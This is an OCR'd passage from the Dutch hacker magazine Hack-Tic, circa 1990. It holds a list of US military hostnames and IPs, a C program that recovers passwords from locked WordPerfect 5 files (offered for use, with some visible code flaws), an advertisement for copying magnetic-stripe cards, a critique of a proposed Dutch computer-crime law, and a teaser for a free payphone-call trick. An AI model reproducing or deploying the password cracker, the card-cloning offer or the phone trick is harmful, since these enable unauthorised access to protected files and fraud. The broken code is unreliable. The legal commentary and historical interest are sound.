192.26.17.2	jis.itd.nrl.navy.mil nrl-jis.arpa
192.26.26.2	newton.nrl.navy.mil
192.31.82.2	els.af.mil
192.31.147.2	dom1.nuwes.sea06.navy.mil
192.31.239.2	sesa.navsea.navy.mil navsea-hq.arpa
192.35.99.2	wsmr-emh84.army.mil
192.35.142.2	doms.nasyd.sea06.navy.mil
192.35.147.2	wva-lcp2.army.mil
192.35.148.2	sil-02sims.army.mil
192.40.51.2	pms312.navsea.navy.mil pms312.arpa
192.41.202.2	lbnsy.navy.mil lbnsy.arpa
192.42.88.2	shafter-emh2.army.mil
192.42.244.2	obl-link.eucom.mil obl-link.arpa
192.42.245.2	cpo-link.eucom.mil

192.42.246.2	lon-link.eucom.mil lon-link.arpa
192.42.247.2	rdm-link.eucom.mil
192.44.253.2	ntsc.navy.mil ntsc.arpa
192.54.240.2	philashpyd-poe.navy.mil
192.55.133.2	navsea-06.navy.mil navsea-06.arpa
192.55.248.2	edmics.navy.mil
192.56.161.2	phnsy-poe.navy.mil
192.65.147.2	cbg-02sims.army.mil
192.70.236.2	dc3l.c3sys.army.mil c3sys.army.mil
192.5.23.3	smoke.brl.mil smoke.brl.army.mil
192.12.64.3	wp-logdis1-aflc.af.mil
192.12.67.3	hel3.brl.mil hel3.brl.army.mil
192.12.125.3	crdec3.apgea.army.mil
192.31.62.3	aidev.af.mil
192.31.147.3	nuwes-m2.navy.mil
192.31.172.3	seaadsa.navsea.navy.mil
192.35.99.3	wsmr-emh83.army.mil
192.35.148.3	st-louis-emh2.army.mil
192.52.117.3	belvoir-emh1.army.mil
192.67.62.3	afsmc.af.mil
192.5.23.4	spark.brl.mil spark.brl.army.mil
192.5.25.4	adm.brl.mil adm.brl.army.mil
192.5.21.30	adm.brl.mil adm.brl.army.mil
192.12.67.4	hel4.brl.mil hel4.brl.army.mil
192.12.125.4	se1.apgea.army.mil
192.31.82.4	hqprod.af.mil
192.35.146.4	sil-04sims.army.mil
192.42.66.4	shafter-emh4.army.mil
192.52.117.4	belvoir-prime2.army.mil
192.54.129.4	washdc1-osigw.dca.mil
192.55.134.4	dan.apgea.army.mil
192.5.25.5	vim.brl.mil vim.brl.army.mil
192.12.8.5	cdcgw.pica.army.mil
129.139.128.5	cdcgw.pica.army.mil
192.12.64.5	wp-logdis2-aflc.af.mil
192.12.67.5	hel5.brl.mil hel5.brl.army.mil
192.12.125.5	tmv.apgea.army.mil
192.31.82.5	afsc02.af.mil
192.33.5.5	leav-emh.army.mil
192.35.76.5	follan5.follan.army.mil
192.35.146.5	sil-05sims.army.mil
192.35.206.5	aflc-wp-pmsa.af.mil
192.5.23.6	vgr.brl.mil vgr.brl.army.mil
128.63.4.4	vgr.brl.mil vgr.brl.army.mil
192.12.125.6	se2.apgea.army.mil
192.35.146.6	sil-06sims.army.mil
192.55.134.6	sundan.apgea.army.mil
192.5.25.7	sec.brl.mil sec.brl.army.mil
192.5.21.44	sec.brl.mil sec.brl.army.mil
192.12.125.7	cml.apgea.army.mil
192.35.146.7	sil-07sims.army.mil
192.55.134.7	demil.apgea.army.mil
192.5.23.8	sem.brl.mil sem.brl.army.mil
192.12.125.8	crdec5.apgea.army.mil
192.35.146.8	sil-08sims.army.mil
192.55.134.8	pmcd.apgea.army.mil
192.31.17.9	centcomfs.centcom.mil
192.12.65.40	hel-lum.brl.mil hel-lum.brl.army.mil
192.12.8.41	ve825.pica.army.mil
129.139.66.28	ve825.pica.army.mil
192.12.100.41	oo-rdb1.aflc.af.mil mvs2.oo.aflc.af.mil
192.35.206.41	aflc-wp-rdb1.af.mil mvs2.hq.aflc.af.mil
192.41.249.41	wr-rdb1-aflc.af.mil mvs2.wr.aflc.af.mil
192.42.80.41	sa-rdb1-aflc.af.mil mvs2.sa.aflc.af.mil
192.42.81.41	oc-rdb1-aflc.af.mil mvs2.oc.aflc.af.mil
192.42.249.41	sm-rdb1-aflc.af.mil mvs2.sm.aflc.af.mil
192.5.25.42	gwsmp.brl.mil gwsmp.brl.army.mil
192.5.22.1	gwsmp.brl.mil gwsmp.brl.army.mil
192.12.8.42	ve860.pica.army.mil

129.139.66.29	ve860.pica.army.mil
192.12.65.45	hel-ct.brl.mil hel-ct.brl.army.mil
192.26.16.49	aic.nrl.navy.mil nrl-aic.arpa
192.31.17.49	ccfs.centcom.mil centcom.mil ccfs.arpa
192.5.18.50	ibmpc.darpa.mil
192.12.65.50	hel-cos.brl.mil hel-cos.brl.army.mil
192.5.18.51	fax.darpa.mil
192.26.16.51	sun0.aic.nrl.navy.mil
192.5.18.52	echo.darpa.mil
192.26.16.52	sun1.aic.nrl.navy.mil
192.67.67.53	ns.nic.ddn.mil
192.12.65.55	hel-sinki.brl.mil hel-sinki.brl.army.mil
192.12.65.60	hel-fire.brl.mil hel-fire.brl.army.mil
192.35.88.60	adit01.army.mil
192.35.154.60	ria-emh2.army.mil rms-emh1.army.mil
192.35.88.61	adit02.army.mil
192.35.88.62	adit03.army.mil
192.35.88.63	adit04.army.mil
192.35.88.64	adit05.army.mil
192.12.65.65	hel-met.brl.mil hel-met.brl.army.mil
192.35.88.65	adit06.army.mil
192.35.88.66	adit07.army.mil
192.35.88.67	adit08.army.mil
192.5.23.68	sal.brl.mil sal.brl.army.mil
192.12.8.68	tmas.pica.army.mil
129.139.128.67	tmas.pica.army.mil
192.35.88.68	adit09.army.mil
192.12.8.69	tmas2.pica.army.mil
129.139.128.69	tmas2.pica.army.mil
192.35.88.69	adit10.army.mil
192.12.8.70	steal.pica.army.mil
129.139.128.70	steal.pica.army.mil
192.12.65.70	hel-bent.brl.mil hel-bent.brl.army.mil
192.12.125.70	crdec7.apgea.army.mil
192.35.88.70	adit11.army.mil
192.12.8.71	sing.pica.army.mil
129.139.128.71	sing.pica.army.mil
192.35.88.71	adit12.army.mil
192.12.8.72	saic.pica.army.mil
129.139.128.72	saic.pica.army.mil
192.35.88.72	adit13.army.mil
192.12.8.73	sil.pica.army.mil
129.139.128.73	sil.pica.army.mil
192.35.88.73	adit14.army.mil
192.12.8.74	zot.pica.army.mil
129.139.76.7	zot.pica.army.mil
192.35.88.74	adit15.army.mil
192.12.8.75	tewt.pica.army.mil
129.139.128.75	tewt.pica.army.mil
192.12.65.75	hel-cat.brl.mil hel-cat.brl.army.mil
192.12.8.76	salin.pica.army.mil
129.139.76.9	salin.pica.army.mil
192.12.8.77	syb.pica.army.mil
129.139.76.8	syb.pica.army.mil
192.12.8.79	saturn.pica.army.mil
129.139.76.10	saturn.pica.army.mil
192.12.8.80	sync.pica.army.mil
192.12.65.85	hel-lport.brl.mil hel-lport.brl.army.mil
192.12.65.90	hel-lion.brl.mil hel-lion.brl.army.mil
192.12.65.95	hel-fish.brl.mil hel-fish.brl.army.mil
192.44.253.97	orlando-emh4.army.mil
192.12.65.115	hel-pful.brl.mil hel-pful.brl.army.mil
192.12.65.120	hel-ping.brl.mil hel-ping.brl.army.mil
192.12.8.123	lems.pica.army.mil
129.139.128.123	lems.pica.army.mil
192.12.65.125	hel-len.brl.mil hel-len.brl.army.mil
192.12.65.130	hel-lpad.brl.mil hel-lpad.brl.army.mil
192.12.65.140	hel-ga.brl.mil hel-ga.brl.army.mil
192.12.65.145	hel-ena.brl.mil hel-ena.brl.army.mil

Breekijzer voor WordPerfect

WordPerfect, de Big Brother der tekstverwerkers, heeft een optie om files 'locked' weg te schrijven op disk. De gebruiker tikt een wachtwoord en de tekst is dan alleen nog met dat wachtwoord leesbaar. Tenzij.........

Een anonieme Hack-Tic abonnee schreef het volgende programma om het wachtwoord voor dit soort files te achterhalen. Het programma vindt binnen een paar seconden niet alleen het meest waarschijnlijke wachtwoord, maar het geeft ook de kans dat dit het goede wachtwoord is. Bij erg korte tekstfiles is dit percentage soms erg laag, maar kwam het bij onze testen toch altijd met het goede wachtwoord.

Het is triest dat een zo wijd verbreid programma als WP zo'n simpel 'coderingsalgoritme' gebruikt, terwijl veel betere algoritmen voorhanden zijn. Misschien willen ze wel helemaal niet dat Jan en Alleman hun files onleesbaar kunnen maken. Mensen die echt iets willen versleutelen kunnen op zoek gaan naar PC-DES, een in de BRD geschreven implementatie van het DES coderingsalgoritme (dat officieel van 'strategisch belang' is en dus de VS niet uit mag).

```
/*****************************************************
*                                                    *
*            Decoder   for   WP5 datafiles           *
*                                                    *
*       (C) Copyright 1990 by The Great Einstein     *
*                                                    *
*                  PC Version 1.2                    *
*                                                    *
*****************************************************/

#include <stdio.h>
#include <alloc.h>
#include <fcntl.h>
#define TRUE  1
#define FALSE 0
#define MemLen      640
#define MaxFilLen   630
#define MaxPassLen 20
char *MemPtr =NULL;
int filelength,handle;
```

Wij zijn ALTIJD op zoek naar dit soort programma's: klein maar fijn. Heb je iets leuks dan kun je het opsturen naar onze postbus (liefst op IBM/Atari/Amiga/Archimedes/Mac 3.5"/5.25"/8" floppy én op papier). Ook standaard-tapes tot 6400 BPI zijn geen probleem.

```
void End(s)
char *s;
{
	printf(s);
	close(handle);
	if (MemPtr) free(MemPtr);
	exit(1);
}


void LoadFile(name)
char *name;
{
	if ((handle=open(name,O_RDONLY | O_BINARY))==-1)
		End("\nUnable  to open file.\n");
	if ((MemPtr=malloc(MemLen))==NULL)
		End("\nInsufficient memory.\n");
	filelength = read(handle,MemPtr,MaxFilLen);
	printf("%d bytes read from input file.\n",filelength);
	close(handle);
}


struct idtype
{
	char idnr;
	char idelem[3];
};


void CheckFile()
{
	struct idtype *id,codeid;
	id=(struct idtype *)MemPtr;
	if ((id->idnr) != -1)
		if ((id->idelem)!="WPC")
			End("This is not a WP codefile.\n");
}

void prtprob(prob)
long prob;
{
	long a,b;
	a=prob/100;
	b=prob-(a*100);
	printf("%3d.",a);
	if (b<10)
		printf("0%1d %%",b);
	else
		printf("%2d %%",b);
}
```

```
typedef unsigned long ULONG;
typedef unsigned int  UWORD;
typedef unsigned char UBYTE;


void CrackFile()
{
	UBYTE *dataptr,ch,maxch;
	ULONG len,offset,sum,maxsum,total=0;
	ULONG i,pos,passlen,bestlength,letter,block,maxblocks;
	ULONG maxocc;
	ULONG MaxProb,Prob=100,LenProb=100;
	UBYTE PassWord[128];
	UBYTE Key[128];
	ULONG Probs[128];
	UWORD Occ[256];
	dataptr = MemPtr + 16;
	len = filelength - 16;
	printf("\nData length: %d bytes.\n",len);
	maxsum=0;
	for (passlen=1; (passlen<MaxPassLen) ; passlen++)
	{
		sum=0;
		printf("Considering possible password length: %3d\015",passlen);
		for (letter=0; letter < passlen; letter++)
		{
			maxocc=0; maxch=0; maxblocks=0;
			for (i=0; i<256; i++) Occ[i]=0;
			pos=letter;
			for (block=0; (pos=block*passlen+letter)<len; block++)
			{
				maxblocks++;
				ch=(*(dataptr + pos))^(UBYTE)(pos+passlen+1);
		if (++Occ[ch] >= maxocc)
				{
					maxocc++;
					maxch=ch;
				}
			}
			PassWord[letter]=maxch;
			if (maxblocks != 0)
				Probs[letter]=(10000*maxocc-10000*len/256)/maxocc;
			else
				Probs[letter]=0;
			sum+=maxocc;
		}
		if (sum >= maxsum)
		{
			bestlength=passlen;
			maxsum=sum;
			Prob=10000;
```

```
                for (i=0; i<passlen; i++)
                {
                        Key[i]=PassWord[i];
                        Prob=(Prob*Probs[i])/10000;
                }
                Key[passlen]=0;
            }
            total+=sum;
        }
        LenProb=(maxsum*10000-10000*total/MaxPassLen)/maxsum;
        printf("\n\nEstimate of password length         : %4d\n",best-
length);
        printf("Correct password length probability : ");
        prtprob(LenProb);
        printf("\nCorrect password letter probability : ");
        prtprob(Prob);
        printf("\nCorrect password probability        : ");
        prtprob(Prob*LenProb/10000);
        printf("\nMost probable password in HEX       : ");
        for (i=0; i<bestlength; i++)
        {
            if (Key[i]<16)
                printf("0%1x ",Key[i]);
            else
                printf("%2x ",Key[i]);
        }
            printf("\nMost probable password in ASCII     : ");
        for (i=0; i<bestlength; i++)
        {
            if ((Key[i] >= ' ') && (Key[i]<127))
                printf("%c",Key[i]);
            else
                printf("-");
        }
}

main(argc,argv)
int argc;
char *argv[];
{
        if (argc!=2)
            End("FORMAT: %s filename\n",argv[0]);
        LoadFile(argv[1]);
        CheckFile();
        CrackFile();
        End("\n\nOk.");
}
```

De versie die wij hebben getest komt uit de Turbo-C (tm) compiler van Borland. Werkt gegarandeerd alleen voor files van WP 5.0 en 5.1 (en straks ook 5.2 ?).

Hack-Tic à la carte




In nummer 8 gaven we je een manier om zelf een magneetkaartlezer / schrijver en een magneetkaartcopier te bouwen. In nummer 9/10 vertelden we je hoe de codering van de tracks in elkaar zat. Voor de mensen die niet de hardwarekennis hebben om dat allemaal zelf in elkaar te zetten komen we nu met onze denderende finale: de Hack-Tic kopieerservice voor magneetkaarten.

Als je data op je harddisk hebt staan wil je daar natuurlijk een backup van hebben. Data op de magneetkaart kon je tot nu toe echter niet kopiëren. Als de data op jouw magneetkaart geschreven is op de door de ISO (International Standards Organisation) vastgelegde track 1, 2 of 3 (of een combinatie daarvan) dan kunnen wij je kaart kopiëren. De meeste magneetkaarten in het dagelijks verkeer hebben hun gegevens op één of meer van deze tracks staan.

Denk eens aan het gemak: nooit meer door de hele burocratische molen omdat het origineel gedemagnetiseerd werd, nooit meer de originele kantinekaart onder de koffie. Vanaf nu werk je alleen nog maar met de door Hack-Tic verstrekte kopie.

PIN-codes van de diverse kaarten die in het betalingsverkeer gebruikt worden staan NIET op de magneetstrip. Een gekopieerde kaart wordt door de uitlezende apparatuur gezien als het origineel, je kunt dus ook NIET twee keer zoveel geld per dag opnemen. Veel kartonnen kaartjes (zoals de OCE-copycard) gebruiken NIET de standaard tracks.



Hoe werkt het?

Iedereen die aan ons een envelop opstuurt met daarin:

- een briefje met zijn/haar adres
- de te kopieeren kaartjes
- *f*15,- voor de eerste en *f*10,- voor elke volgende kaart

Krijgt per post een envelop met:

- De oorspronkelijke kaart
- Een kopie van die kaart op een Hack-Tic à la Carte Magneetkaart

Hack-Tic à la carte



- Een etiket achter op de kopie met daarop wat er precies op de drie ISO-tracks staat. Met deze informatie kun je bij Hack-Tic een nieuwe kaart bestellen

Verdere regels:

- Als de kopie op de een of andere manier niet werkt (bijvoorbeeld omdat de informatie niet op tracks 1, 2 of 3 stond) kunnen wij daarvoor geen verantwoordelijkheid accepteren.
- Voor het zoekraken van kaartjes die niet aangetekend zijn, aanvaarden wij geen verantwoordelijkheid.
- Als je de envelop aantekent en *f*5,- extra insluit sturen we de kaart ook weer aangetekend terug.
- Bovenstaande prijzen gelden voor de Benelux. Kaarten vanuit het buitenland kosten *f*20,- als wij per luchtpost moeten versturen. Een DM is voor ons *f*1,- en een US dollar is *f*2,- (nee, we kunnen niet wisselen).
- Voor eventuele overtredingen van de copyright-wetgeving blijft de aanvrager verantwoordelijk.



Een kritische kijk op het

Wetsvoorstel Computercriminaliteit

Door Paul en Rop

Zoals iedereen zo langzamerhand wel weet doet het ministerie van justitie al geruime tijd verwoede pogingen om het wetsvoorstel computercriminaliteit door de tweede kamer te krijgen. Wanneer het voorstel nu uiteindelijk wordt behandeld is moeilijk te zeggen, want het is weer eens vertraagd. Wat betreft het overschrijden van deadlines zijn we hier op de redactie echte cracks en als de kamerleden maar half zo traag zijn als wij kan behandeling nog wel even duren. Toch leek ons de tijd gekomen om ook ons licht eens over de voorgestelde wetgeving te laten schijnen.

We bespreken de voorgestelde wetten die van belang zijn artikel voor artikel. Een groot aantal wijzigingen behelste alleen maar het veranderen van de woorden telefonie naar telecommunicatie en een nieuwe definitie voor informatie en gegevens. We geven niet overal de letterlijke wetstekst, maar meer een soort vrije interpretatie van wat het kabinet precies met deze wetgeving van plan is en eventueel hoe wij tegen die wijziging aankijken.

Een kort woord van waarschuwing: hoewel we ons redelijk hebben laten voorlichten, zijn we beslist geen juristen. Verder hangt een hoop af van de eventuele interpretatie van deze voorgestelde wetten. Dit is niet bedoeld als handleiding voor de doe-het-zelf advokaat maar meer als een poging om een beeld te geven van wat er onder de voorgestelde wetgeving wel en niet kan. Verder betekent het dat als iets onder de nieuwe wetgeving strafbaar wordt niet dat dat niet nu ook al bestraft zou kunnen worden onder de bestaande wetgeving!

Allereerst de wijzigingen in het wetboek van strafrecht. Voor de leek: dit wetboek beschrijft wat voor de wet strafbaar is en welke maximumstraffen er gelden als de wet wordt overtreden.

Artikel 98 / 98a / 98b

Dit zijn wetsartikelen die spionage betreffen. In deze artikelen wordt het woord "gegeven" vervangen door "inlichting, voorwerp of gegeven". In de memorie van toelichting schrijft de minister onder meer: "Door de toevoeging van het woord "gegevens" in de zin van dit wetsvoorstel, wordt tevens strafbaar het ter beschikking stellen van computerprogrammatuur aan onbevoegden waarvan de

geheimhouding door het belang van de staat of van zijn bondgenoten wordt geboden."

Artikel 138a

1. Hij die wederrechtelijk binnendringt in een daartegen beveiligd geautomatiseerd werk voor de opslag of verwerking van gegevens, of in een daartegen beveiligd deel daarvan, wordt gestraft met een gevangenisstraf van ten hoogste drie maanden of geldboete van de tweede categorie.

2. Hij die zich toegang heeft verschaft door middel van het aannemen van een valse hoedanigheid, listige kunstgrepen of een valse sleutel, wordt geacht te zijn binnengedrongen.

Dit artikel sluit aan bij Art. 138, het bestaande huisvredebreuk-artikel. De minister heeft het in zijn memorie van toelichting dan ook over 'computervredebreuk'. In de memorie wordt gespoken over 5 verschillende niveaus van computerbeveiliging:

- Absolute beveiliging: "Onmogelijk. Indien voldoende vernuft, tijd en middelen worden ingezet, blijkt steeds weer dat in ontoegankelijk geachte computersystemen kan worden ingebroken.Dit betekent ook dat een inbraak niet een aanwijzing vormt dat er sprake zou zijn van onvoldoende beveiliging."
- Maximale beveiliging: "betekent dat alle op een bepaald moment beschikbare technische mogelijkheden tot beveiliging zijn aangewend. Uitgaande van de gedachte dat het onzinnig is een gulden te beveiligen met een rijksdaalder, kan maximale beveiliging in redelijkheid niet worden gevergd."
- Adequate beveiliging: "van adequate beveiliging is sprake wanneer er een evenwicht is tussen het te beveiligen belang en de mate waarin beveiligingsmaatregelen zijn aangebracht."
- Minimale beveiliging: "Dit betekent dat indien het slachtoffer van een computerinbraak kan aantonen dat er sprake was van enige reële beveiliging, dit voldoende is".
- Pro forma beveiliging: "Beveiliging die geen daadwerkelijke beveiliging is, doch slechts is aangebracht met het oog op bijvoorbeeld het ontstaan van strafbaarheid van 'hackers'".

Het doorbreken van een minimale beveiliging is dus al voldoende om strafbaar te zijn. De minister schrijft: "Dit onderdeel van de voorstellen van de commissie-Franken heeft veel reacties opgeroepen. Zo is de vraag gerezen welke mate van beveiliging wordt verlangd, voordat aan de eis van strafbaarheid is voldaan. In dat verband is erop gewezen dat slachtoffers van computercriminaliteit weinig geneigd zullen zijn aangifte te doen bij de justitie, indien dat tot gevolg heeft dat de wijze van beveiliging in een openbare zitting van

de rechtbank door de verdediging zou kunnen worden bekritiseerd."

De minister wil de bedrijven dus de vernedering van een publieke analyse van hun systeembeveiliging besparen. Of toch niet? Even verderop schrijft hij: "Wat als minimale beveiliging moet worden aangemerkt is geen statisch, eens en voor altijd vast te stellen gegeven. Het inbreken in een geautomatiseerd werk en het beveiligen van gegevens maken deel uit van een voortdurende electronische oorlogsvoering. Wat bij een bepaalde stand van de techniek als een adquate techniek kan worden gezien, is dat bij een verdere ontwikkeling niet meer. Zo kan ook een beveiliging die op enig moment nog wel als minimaal kan worden aangemerkt, na verloop van tijd zo achterhaald zijn, dat deze niet meer als reëel valt aan te merken."

Hier impliceert de minister dus dat beveiligingen wel degelijk onderdeel van de discussie in de rechtszaal worden. Op zijn minst blijft het wat dit betreft afwachten hoe de rechters een en ander gaan interpreteren. Over het algemeen lijkt de computerwereld het er over eens dat bijvoorbeeld het kraken van systemen met een standaard-wachtwoord (door de fabriek in de software gezet) onder de nieuwe wet WEL strafbaar wordt.

Na het uitkomen van het rapport Franken was de algemene kritiek dat wetgeving geen computerbeveiliging mocht vervangen. Het is nu duidelijk dat de minister deze kritiek niet heeft meegenomen in zijn uiteindelijke wetsvoorstel: minimale beveiliging hoeft in de woorden van de minister zelf niet bijster veel om het lijf te hebben. Juist omdat aan uiterst slecht beveiligde systemen wettelijke bescherming wordt gegeven wordt de eerlijke hobbyist de mogelijkheid ontnomen om de vinger aan de pols te leggen. Om ook eens in mooie metaforen te spreken: de minister wil dat er een slot op de deur van de computer zit, maar als de eigenaar een touwtje door de brievenbus hangt is het verboden om er aan te trekken.

Verder is wellicht de strafmaat een tikje hoog: als je in de kantine van een universiteit een broodje eet zonder collegekaart dan gebruik je de faciliteiten van de universiteit zonder dat je er recht op hebt. Ditzelfde geldt voor het gebruiken van openbare universiteitscomputers zonder toestemming. Het verschil is dat de 'straf' in het eerste geval in hooguit bestaat uit verwijdering uit de kantine. Als het om een universiteitscomputer gaat zou daar ineens een maximumstraf van 3 maanden op staan. Inbraak in een computersysteem zonder schade aan te richten en zonder financieel oogmerk of gewin is op zijn ergst vergelijkbaar met belletje trek.

Het meest bezwaarlijke aan dit nieuwe artikel 138a is wellicht dat de discussie over computerveiligheid wordt bemoeilijkt. Als het kraken van een systeem met een standaardwachtwoord strafbaar wordt, hoe zit

het dan met het publiceren van een lijstje met standaardwachtwoorden? Is dit 'uitlokking van een misdrijf'? Zo ja, gaat er dan onderscheid gemaakt worden tussen publicaties aan verschillende zijden van het strijdperk in deze 'electronische oorlogsvoering'? Mogen het bedrijfsleven en de wetenschap straks meer zeggen dan hackers en andere hobbyisten?

Artikel 139a

Een nieuw tweede lid dat luidt:

2. Met dezelfde straf (6 maanden of geldboete vierde categorie, HT) wordt gestraft hij die gegevens die in een woning, besloten lokaal of erf, door middel van een geautomatiseerd werk worden overgedragen, met een technisch hulpmiddel opzettelijk, zonder daartoe gerechtigd te zijn, aftapt of opneemt.

Het eerste lid van dit artikel beschermt het gesprek binnen de muren van een woning, besloten lokaal of erf. Het nieuwe tweede lid moet ook de telecommunicatie binnen de muren beschermen tegen opzettelijke afluistering of aftapping door middel van een technisch hulpmiddel. De oude term 'gesprek' dekt namelijk geen andere vormen van telecommunicatie. Deze wijziging betekent ook dat bijvoorbeeld het afluisteren van lekstraling van beeldschermen strafbaar wordt. Verderop in het artikel staat echter dat deze wet niet geldt voor het aftappen of opnemen van telecommunicatie door middel van de telecommunicatie-infrastructuur (bijvoorbeeld het telefoon-, telex- of datanetnet).

Artikel 139b

Beschermt telecommunicatie in een "besloten ruimte", waaronder blijkens de toelichting ook een wereldwijd computernetwerk van een bedrijf kan vallen, als de verbindingen lopen via de eigen middelen en kanalen van dat bedrijf (bijvoorbeeld eigen straal- of sattelietverbindingen).

Artikel 139c

a. Het eerste lid komt te luiden:

1. Hij die door middel van de telecommunicatie-infrastructuur of door middel van daarop aangesloten randapparatuur overgedragen gegevens die niet voor hem, mede voor hem of voor degeen in wiens opdracht hij handelt, zijn bestemd, opzettelijk met een technisch hulpmiddel aftapt of opneemt, wordt gestraft met een gevangenisstraf van ten hoogste een jaar of een geldboete van de vierde categorie.

b. In het tweede lid komen de aanhef en het eerste onderdeel te luiden:

2. Het eerste lid is niet van toepassing op het aftappen of opnemen:

- *1. van door middel van een radio-electrische ontvanginrichting ontvangen gegevens,*

tenzij om de ontvangst mogelijk te maken een bijzondere inspanning is geleverd of een niet toegestane ontvanginrichting is gebruikt.

Verder wordt in de overige delen van het artikel steeds telefonie vervangen door telecommunicatie.

Dit artikel is hét 'afluisterartikel'. Ook hierin wordt de strafbaarheid van het afluisteren van gesprekken vervangen door het aftappen van telecommunicatie. de toelichting zegt hier: Alle signalen in de ether zijn in principe vrij te ontvangen. Uitzondering vormen de gesprekken die via het normale telefoonnet worden gevoerd maar die ergens in de verbinding door middel van een straalverbinding worden doorgegeven. De minister schrijft onder meer letterlijk: "Iemand die telefoneert kan niet en behoeft niet te weten op welke wijze de PTT het door hem gevoerde gesprek overdraagt. (...) De telefoongesprekken, gevoerd met toestellen die fysiek zijn aangesloten op het telefoonnet, mogen niet worden afgeluisterd, indien zij ergens in het pad van overdracht via straalzenders worden overgedragen."

Verder biedt de toelichting enige duidelijkheid omtrent het begrip 'bijzondere inspanning': "Zo zal ook het afluisteren van telefoongesprekken, gevoerd uit de auto (dus met behulp van een radio-electrische ontvanginrichting) niet strafbaar zijn, zolang dit met een enkele ontvanginrichting plaatsvindt. Zou evenwel iemand besluiten door een heel stelsel van ontvanginrichtingen die op elkaar zijn afgestemd, stelselmatig autotelefoonverkeer af te luisteren, dan is dit een bijzondere inspanning in de zin van het voorgestelde artikel en dus niet toegestaan."

"Evenzo is verboden het opvangen van telecommunicatie via de ether met behulp van niet toegestane ontvangapparatuur. De artikelen G.1.1. en G.1.2. van het besluit radio-electrische inrichtingen (Stb. 1988, 552) bepaalt dat behoudens machtiging satelietontvangers en decodeerapparatuur niet zijn toegestaan. Telefoonverkeer via satelieten is dus beschermd."

"De voorgestelde wijzigingen in de artikelen 139a tot en met 139c hebben tevens gevolgen voor telkens het laatste lid in deze artikelen, met name voor wat betreft de bevoegdheden van de Binnenlandse Veiligheidsdienst. Daar waar de strafrechtelijke bescherming van telecommunicatie wordt uitgebreid, is het nodig, met inachtneming van de procedurele waarborgen in deze artikelen gegeven, de mogelijkheden van deze dienst in stand te laten om in het belang van de veiligheid van de staat kennis te nemen van bepaalde aldus overgedragen gegevens."

Hier worden zin en onzin op geniale wijze met elkaar verweven. De minister maakt zich hier terecht bezorgd over de mogelijkheid om met een netwerk van ontvangers hele netwerken te overzien en zo dus alle gesprekken op te vangen. Het opvangen van autotelefoongesprekken

wordt niet strafbaar gesteld, maar het georganiseerd opvangen van ALLE autotelefoongesprekken wel. Het lijkt ons correct geredeneerd dat het opvangen van alle gesprekken het veel makkelijker maakt om ook alle gesprekken van een of meerdere abonnees af te luisteren. Dezelfde mogelijkheden gelden voor het georganiseerd afluisteren van straalverbindingen.

Maar juist nu wordt een uitzondering gemaakt voor de enige dienst die de mankracht, het geld en de perversiteit in huis heeft om zo'n project ook werkelijk uit te voeren, de BVD. Juist een dienst als de BVD is wat betreft het afluisteren van telefoongesprekken al bijzonder moeilijk (of helemaal niet) te controleren. De BVD mag *officieel* alleen telefoongesprekken afluisteren met toestemming van de Minister-President en de ministers van Algemene Zaken, Binnenlandse Zaken en Verkeer en Waterstaat. Deze toestemming is dan 3 maanden geldig.

Als we de BVD uitdrukkelijk de bevoegdheid geven om door middel van een eigen netwerk bijna alle interlokale telefoongesprekken en alle autotelefonie op te vangen kunnen we met de farce van parlementaire controle wel helemaal ophouden: de dienst heeft dan helemaal geen medewerking van de PTT of wie dan ook meer nodig en kan "preventief" maar gelijk de hele bevolking afluisteren. Wie gelooft dat de BVD niet van de haar op deze manier geboden mogelijkheden gebruik gaat maken (c.q. al lang maakt) is knettergek of erg naief.

Artikel 139e

Het eerste lid stelt strafbaar het bezit van een voorwerp waarop, naar hij weet of redelijkerwijs moet vermoeden, gegevens zijn vastgelegd die door wederrechtelijk afluisteren, aftappen of opnemen van een gesprek, telecommunicatie of andere gegevensoverdracht door een geautomatiseerd werk zijn verkregen. Met een beetje fantasie is dit dus toepasbaar op een sysop van een BBS die (wellicht zonder dat hij het weet) informatie op zijn systeem heeft staan die wederrechtelijk is 'afgetapt'. Het gaat hier om een gevangenisstraf van maximaal zes maanden of een geldboete van de vierde categorie.

Het tweede lid stelt het opzettelijk aan anderen bekend maken van zulke gegevens strafbaar.

Artikel 161sexies

Hij die opzettelijk enig geautomatiseerd werk voor opslag of verwerking van gegevens of enig werk voor telecommunicatie vernielt, beschadigt, of onbruikbaar maakt, stoornis in de gang of in de werking van zodanig werk veroorzaakt, of een ten opzichte van zodanig werk genomen veiligheidsmaatregel verijdelt, wordt gestraft:

Lees verder op pagina 34

Gratis bellen in cellen deel III

The Key en Peter Poelman onthullen de "008-truuk"

Na het eerste deel, waarin een methode om gratis te bellen met een toondialertje in de schaarse telefooncel die dan niet begreep dat dat geld kostte (zie Hack-Tic 2) en het tweede deel dat een methode beschreef om door middel van een kleine chirurgische ingreep onder in de kast van de telefooncel gratis te bellen is hier de voorlopige climax in de serie: Hack-Tic presenteert 'de 008-truuk'.

